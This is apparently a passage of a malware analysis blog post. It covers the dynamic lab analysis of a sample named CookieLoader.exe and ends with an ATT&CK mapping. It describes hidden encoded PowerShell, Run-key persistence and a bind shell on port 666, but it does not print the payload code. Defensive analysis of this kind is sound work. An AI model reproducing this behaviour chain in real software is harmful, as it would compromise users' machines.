
capa was run to confirm and wrap up the static findings. It confirms architecture/format and maps observed behavior to ATT&CK techniques such as T1129 and T1547.001, which aligns with persistence and process-spawn observations from earlier tools.
Dynamic Malware Analysis
After the static phase, the malware was executed in the isolated environment to directly verify the estimated behavior.
FakeNet-NG

FakeNet-NG5 was used to simulate network services without exposing the machine to a real external network.
sudo fakenet -l fakenet.log
The -l argument writes logs while traffic is captured into a .pcap for later analysis.

System Informer
First up is System Informer, where we can see what is currently happening on the machine right after execution. Here we can see the main process CookieLoader.exe and child processes conhost.exe and powershell.exe, which already matches what was found in static analysis.

Taking a closer look at process properties, we can see where the executable is running from and how it was started:

In the modules view, we can see expected runtime DLLs and also advapi32.dll, which supports the registry-related behavior seen in static analysis:

In startup settings we can also see persistence evidence, where CookieLoader.exe is set to run:


Then by checking powershell.exe properties, we can clearly see hidden encoded PowerShell execution in the command line:
The process tree confirms parent-child execution flow and the timing of when each process starts:
Process Monitor
Moving on to Procmon, this is one of the most important parts in the dynamic phase because it gives process and event-level details in real time.

In this process tree we can clearly see CookieLoader.exe spawning conhost.exe and powershell.exe, and we can follow the exact process start times and relationship.
Here we can confirm detailed event properties for powershell.exe, including full image path and encoded command execution context:

Looking at conhost.exe event properties also supports the same chain and confirms it is spawned in relation to the malware process:
This startup app view is another cross-check that supports persistence behavior:
Regshot

Regshot6 was used to take a before/after snapshot and compare differences.
1st shot:

2nd shot:
Comparison:

The output shows added registry values linked to execution activity:

It also shows added file artifacts (including prefetch and user-context traces):

Wireshark

After running the malware dynamically, observer-side captures were produced and then opened in Wireshark.

Here we can see the generated observer artifacts in the fakenetlogs folder (fakenet.log, .pcap, and report file), and then use the packet capture for deeper traffic analysis.
From the capture we can see traffic between the victim and simulated destinations, with sessions over common ports like 80 and 443. We can also observe normal and failed TCP states (SYN/ACK, FIN, RST, retransmissions), which shows communication attempts and connection handling while still fully contained in the lab network.
Results and Limitations
This confirms CookieLoader.exe behavior through both static and dynamic analysis. It runs hidden encoded PowerShell, creates persistence-related traces, and attempts network communication that we can capture and review safely in the isolated lab.
Final execution output also matches what was found above:

These observations describe this sample in this lab run. The lab setup explains the environment; the static analysis post covers the initial assessment workflow.
MITRE ATT&CK Mapping
Observed techniques
| Tactic | Technique | ATT&CK ID | Evidence from Analysis |
|---|---|---|---|
| Persistence | Registry Run Keys / Startup Folder | T1547.001 | Startup entries and Regshot deltas show autorun-style persistence linked to CookieLoader.exe. |
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 | Hidden encoded powershell.exe command observed in static strings and confirmed in dynamic process command-line evidence. |
| Defense Evasion | Hide Artifacts: Hidden Window | T1564.003 | Encoded PowerShell launched in hidden mode from the malware process chain. |
| Command and Control | Non-Application Layer Protocol | T1095 | Decoded payload creates a TCP listener/bind shell on port 666 using raw socket behavior. |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | Wireshark/FakeNet captures show network sessions over common web ports (80/443) during execution. |
-
CreateProcessW is used to create a new process and its primary thread. Library: Kernel32.dll
Associated Attack: Injection
MalAPI: https://malapi.io/winapi/CreateProcessA
Documentation: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw ↩︎ -
GetCurrentProcess retrieves a pseudo-handle for the current process. Library: Kernel32.dll
Associated Attack: Enumeration
MalAPI: https://malapi.io/winapi/GetCurrentProcess
Documentation: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess ↩︎ -
GetCurrentThreadId retrieves the identifier of the calling thread. Library: Kernel32.dll
Associated Attack: Enumeration
MalAPI: https://malapi.io/winapi/GetCurrentThreadId
Documentation: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthreadid ↩︎ -
GetCurrentProcessId retrieves the PID of the calling process. Library: Kernel32.dll
Associated Attack: Enumeration
MalAPI: https://malapi.io/winapi/GetCurrentProcessId
Documentation: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocessid ↩︎ -
FakeNet-NG emulates network services for controlled dynamic malware analysis. Official documentation: https://github.com/mandiant/flare-fakenet-ng ↩︎
-
Regshot compares before/after registry and file-system snapshots. Official documentation: https://github.com/Seabreg/Regshot/blob/master/ReadMe.txt ↩︎